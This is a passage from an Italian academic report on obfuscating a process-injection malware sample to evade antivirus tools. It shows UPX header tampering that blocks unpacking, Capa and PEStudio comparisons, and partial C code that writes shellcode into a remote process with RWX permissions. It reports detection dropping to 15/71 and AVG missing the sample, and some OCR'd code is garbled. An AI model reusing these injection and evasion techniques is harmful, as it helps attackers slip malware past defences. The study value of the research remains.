


Figura 3.5: Section Headers

UPX inserisce infatti degli Header di sezione chiamati *UPX0* *UPX1* e *UPX2*, corrispondenti in esadecimale a x55 x50 x58 x30(31,31) , e tramite il tool CFF Explorer sono stati cambiati in modo da farli diventare *.data* *.rdata* e *.text*.

In questo modo non solo le intestazioni non sono facilmente riconoscibili dai tool di analisi statica, ed è quindi più difficile capire che è stato utilizzato UPX, ma provando a decomprimere il file con il flag -d UPX darà errore, a meno che qualcuno non ripristini le intestazioni originali.

CAPITOLO 3. OBFUSCATION

```

MINGW64:/c/Users/dinet/Desktop/upx-4.2.4-win64
dinet@DESKTOP-V341CPV MINGW64 ~/Desktop/upx-4.2.4-win64
$ ./Explorersuite.exe packed_ProcessInjection.exe

dinet@DESKTOP-V341CPV MINGW64 ~/Desktop/upx-4.2.4-win64
$ ./upx.exe -d packed_ProcessInjection.exe
    Ultimate Packer for eXecutables
        Copyright (C) 1996 - 2024
UPX 4.2.4      Markus Oberhumer, Laszlo Molnar & John Reiser      May 9th 2024

  File size      Ratio      Format      Name
  -----
upx: packed_ProcessInjection.exe: CantUnpackException: file is possibly modified
/hacked/protected; take care!

Unpacked 0 files.

dinet@DESKTOP-V341CPV MINGW64 ~/Desktop/upx-4.2.4-win64
$
```

Figura 3.6: Unpacking

Una volta *packed* è possibile vedere la differenza dell’analisi condotta con PEStudio e IDA.

| Non packed | | Packed | | Packed with edited Header | |
|-----------------------|---------------------|-------------------------------------|-----------------------|---------------------------|-------------------------|
| blacklist (23) | hint (69) | value (2502) | blacklist (12) | hint (45) | value (2165) |
| x - | | K32EnumProcessModules | x utility | UPX0 | x - |
| x - | | K32EnumProcesses | x utility | UPX1 | x - |
| x - | | K32GetModuleBaseName | x utility | UPX2 | x - |
| x - | | OpenProcess | x - | VirtualProtect | x - |
| x - | | VirtualProtect | x - | SelfDelete | x - |
| x - | | VirtualProtectEx | x - | K32EnumProcesses | x - |
| x - | | WriteProcessMemory | x - | WriteProcessMemory | x - |
| x - | | DeleteFile | x - | VirtualProtect | x - |
| x - | | WriteProcessMemory | x - | VirtualProtectEx | x - |
| x - | | VirtualProtectEx | x - | K32GetModuleBaseName | x - |
| x - | | K32GetModuleBaseName | x - | OpenProcess | x - |
| x - | | K32EnumProcessModules | x - | K32EnumProcessModules | x - |
| x - | | OpenProcess | - utility | GCC | - utility |
| x - | | K32EnumProcesses | - format-string | info->%S | - file |
| x - | | SelfDelete | - format-string | mka%slt | - file |
| x - | | SelfDelete | - format-string | ob% | - file |
| x - | | K32EnumProcesses | - file | epad.exe | - file |
| x - | | WriteProcessMemory | - file | lnjb.c | - file |
| x - | | VirtualProtect | - file | KERNEL32.DLL | - file |
| x - | | VirtualProtectEx | - file | msvcr.dll | - file |
| x - | | K32GetModuleBaseName | - file | crtexe.c | - file |
| x - | | OpenProcess | - file | gccmain.c | - file |
| x - | | K32EnumProcessModules | - file | natstart.c | - file |
| - utility | | HANDLE | - file | wildcard.c | - file |
| - format-string | | [!] file rename info->%S | - file | dllargv.c | - file |
| - format-string | | .mathererr % in %!%g. %gl (ret | - file | _newmode.c | - file |
| - format-string | | VirtualQuery failed for %d bytes at | - file | zncnmod.c | - file |
| - format-string | | %d bit pseudo relocation at %p on | - file | cintexec.c | - file |
| - file | | CRT | - file | mem.c | - file |
| - file | | DSCH | - file | CRT fp10.c | - file |
| - file | | notepad.exe | - file | pseudo-reloc.c | - file |
| - file | | KERNEL32.dll | - file | xbtmode.c | - file |
| file-type: executable | subsystems: console | entry-point: executable | subsystems: console | entry-point: 0 | file-type: executable |
| file-type: executable | subsystems: console | entry-point: 0 | file-type: executable | subsystems: console | entry-point: 0x0001ABED |

Figura 3.7: PE Studio

CAPITOLO 3. OBFUSCATION




Figura 3.8: IDA

Di seguito è possibile notare la differenza della classificazione ottenuta con il tool Capa prima e dopo aver effettuato il packing.

```
PS C:\Users\unina\Desktop\Tools> ./capa.exe ./processInjection.exe
loading : 100% | 661/661 [00:00<00:00, 43519.21 rules/s]
matching: 100% | 127/127 [00:00<00:00, 145659.45 functions/s, skipped 0 library functions]
+-----+
| md5           | af7cffa17eab48953e2bdd2a9e2c72bc
| sha1          | f8d89ef40a34e2aff93787e42cc9d3ae99917ff1
| sha256         | 3cb1222f6c79da4af90e87f6159edef46499a373fe5e76770922fe7daee8927c
| os            | windows
| format         | pe
| arch           | amd64
| path           | processInjection.exe
+-----+
+-----+
| ATT&CK Tactic | ATT&CK Technique
+-----+
| DEFENSE EVASION | Process Injection::Thread Execution Hijacking T1055.003
| DISCOVERY       | Reflective Code Loading:: T1620
| EXECUTION        | Process Discovery:: T1057
|                 | Shared Modules:: T1129
+-----+
+-----+
| MBC Objective   | MBC Behavior
+-----+
| MEMORY PROCESS  | Allocate Memory:: [c0007]
|                 | Create Thread:: [c0038]
+-----+
+-----+
| CAPABILITY      | NAMESPACE
+-----+
| contain a thread local storage (.tls) section | executable/pe/section/tls
| get thread local storage value                | host-interaction/process
| inject thread                                    | host-interaction/process/inject
| enumerate process modules                      | host-interaction/process/modules/list
| parse PE header (2 matches)                  | load-code/pe
| spawn thread to RWX shellcode                | load-code/shellcode
+-----+
```

Figura 3.9: Capa senza packing


CAPITOLO 3. OBFUSCATION

```
PS C:\Users\unina\Desktop\Tools> \capa.exe .\packed_ProcessInjection_v3.exe
matching : 100% | 3/3 [00:00<?, ? functions/s, skipped 0 library functions]
+-----+
| md5          | 61f0a5692dc999aed395b10ad95a3ea
| sha1         | f485f2325dc13009bc8b21a7ab5d29ab0d2b3aed
| sha256       |
| os           | windows
| format       | pe
| arch         | amd64
| path         | packed_ProcessInjection_v3.exe
+-----+
+-----+
| ATT&CK Tactic | ATT&CK Technique
| EXECUTION     | Shared Modules:: T1129
+-----+
+-----+
| MBC Objective | MBC Behavior
| PROCESS        | Terminate Process:: [C0018]
+-----+
+-----+
| CAPABILITY    | NAMESPACE
| terminate process | host-interaction/process/terminate
| link function at runtime on Windows | linking/runtime-linking
+-----+
```

Figura 3.10: Capa con packing

3.6 Demo & Detection

Di seguito sono mostrate le schermate del dispositivo attaccante e vittima a valle dell'esecuzione del malware.



The screenshot shows a debugger interface with several windows:

- EXPLORER**: Shows project files: processinjection_3.M, C_NTH.M, and processinjection.h.
- OUTPUT**: Displays command-line output including assembly code and memory dump details.
- DEBUG CONSOLE**: Shows debugger commands like ".start", ".stdscr", and ".interpreter ad".
- TERMINAL**: Shows terminal output.
- PORTS**: Shows communication ports.
- COMMENTS**: Shows comments.
- PROBLEMS**: Shows build errors.
- POWERShell**: Shows PowerShell session.
- C/C++: g++: build active file**: Shows build status.
- cppdiff: processinjection.exe**: Shows file comparison.

The main window displays assembly code with annotations and memory dump sections. A large watermark ".exe deleted" is overlaid on the code area.

```

int main (int argc, char* argv[])
{
    // dwID=atoi(argv[1]);
    info("Fetching handle for process with PID: %d\n", dwID);
    hProcess=OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwID);

    if(hProcess==NULL){
        warn("Failed to open process with PID: %d\n", dwID);
        return EXIT_FAILURE;
    }

    info("Allocated %d bytes to the process memory\n", shellCodeSize);

    rBuffer= VirtualAllocEx(hProcess, NULL, shellCodeSize, (HEM_RESERVE | HEM_COMMIT), PAGE_READWRITE);
    if(rBuffer==NULL){
        warn("Could not allocate buffer, error[%d]\n", GetLastError());
        return EXIT_FAILURE;
    }

    if(!WriteProcessMemory(hProcess,rBuffer,shellCode,shellCodeSize,NULL)){
        warn("Could not write memory, error[%d]\n", GetLastError());
        return EXIT_FAILURE;
    }
}

POWORD lpfOld@protect;
if(!VirtualProtectEx(hProcess,rBuffer,shellCodeSize,PAGE_EXECUTE_READWRITE,lpfOld@protect)){
    warn("Could not change permissions, error[%d]\n", GetLastError());
    return EXIT_FAILURE;
}

if(!WriteProcessMemory(hProcess,rBuffer,shellCode,shellCodeSize,NULL)){
    warn("Could not write memory, error[%d]\n", GetLastError());
    return EXIT_FAILURE;
}

```

Figura 3.11: Demo Anti Debug




Figura 3.12: Demo Native API

A valle dei cambiamenti effettuati (escluso il packing) sono state svolte diverse prove per analizzare il livello di detection da parte dei diversi antivirus esaminati nel capitolo 2. La diminuzione più ingente nel numero di rilevamenti si è avuta con l'introduzione dello shellcode criptato, seguita poi dall'implementazione con le NTAPI e dal cambio dei permessi.

Il risultato finale mostra una detection di 15/71 vendor, con diverse soluzioni commerciali tra le più diffuse non in grado di rilevare il malware.

CAPITOLO 3. OBFUSCATION




Figura 3.13: Analisi VirusTotal del malware dopo l’obfuscation

Questo dato è stato validato anche dal test su una delle macchine utilizzate durante lo sviluppo, che utilizzando AVG non è stata in grado di bloccare l’esecuzione del malware.

The screenshot shows a terminal window with C code for process injection and an AVG antivirus analysis window.

```

C processInjection.c > ...
7 int main (int argc, char* argv[]){
44     warn("Could not get handle to the process, error number [%ld]\n", GetLastError());
45     return EXIT_FAILURE;
46 }
47
48 info("Got handle on process: -0x%p\n", hProcess);
49
50 rBuffer= VirtualAllocEx(hProcess,NULL,shellCodeSize,(MEM_RESERVE | MEM_COMMIT), PAGE_READWRITE);
51 if(rBuffer==NULL){
52     warn("Could not allocate buffer, error[%ld]\n",GetLastError());
53     return EXIT_FAILURE;
54 }
55 info("Allocated %zd-bytes t      AVG
56
57 PDWORD lpfiOldProtect;
58 VirtualProtectEx(hProcess,r
59
60 if(!WriteProcessMemory(hPro
61     warn("Could not write
62     return EXIT_FAILURE;
63 }
64 info("Written shellcode to
65
66 hThread=CreateRemoteThreadE
67 if (hThread==NULL){
68     warn("Could not execute
69     return EXIT_FAILURE;
70 }
71
72 WaitForSingleObject(hThread, INFINITE);
73
74
    CHIUDI (3)
    Visualizza dettagli ▾

```

Buone notizie! Il file sembra sicuro
Non sono state rilevate minacce nascoste in **processInjection.exe**.

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```

<cmd-param-changed,param="pagination",value="off"
[New Thread 13148.0x5310]

Thread 1 hit Breakpoint 1, main (argc=1, argv=0x1a360ec14e0) at processInjection.c:10
10         if (IsDebuggerPresent()){
Loaded 'C:\Windows\SYSTEM32\ntdll.dll'. Symbols loaded.
Loaded 'C:\Windows\System32\kernel32.dll'. Symbols loaded.
Loaded 'C:\Windows\System32\KernelBase.dll'. Symbols loaded.
Loaded 'C:\Windows\System32\msvcrt.dll'. Symbols loaded.
[Thread 13148.0x5310 exited with code 1]
[Inferior 1 (process 13148) exited with code 01]

```

Figura 3.14: Analisi di AVG del malware

Si può notare inoltre che la versione *packed* del malware, se pur più difficile da analizzare, risulta più sospetta a VirusTotal, con un risultato di 24/74.

CAPITOLO 3. OBFUSCATION




Figura 3.15: Analisi VirusTotal del malware dopo il packing

Bibliografia

- [1] Jonas L Deletion of running exe. <https://twitter.com/jonasLyk/status/1350401461985955840>, 2024.
- [2] Native API Header Files PHTN. <https://github.com/winsiderss/phnt>, 2024.
- [3] Vergilius Project. <https://www.vergiliusproject.com/>, 2024.
- [4] Webarchive NT Undocumented Functions. <https://web.archive.org/web/20230517120402/http://undocumented.ntinternals.net/>.
- [5] Red Team Notes. <https://www.ired.team/offensive-security/code-injection-process-injection>, 2024.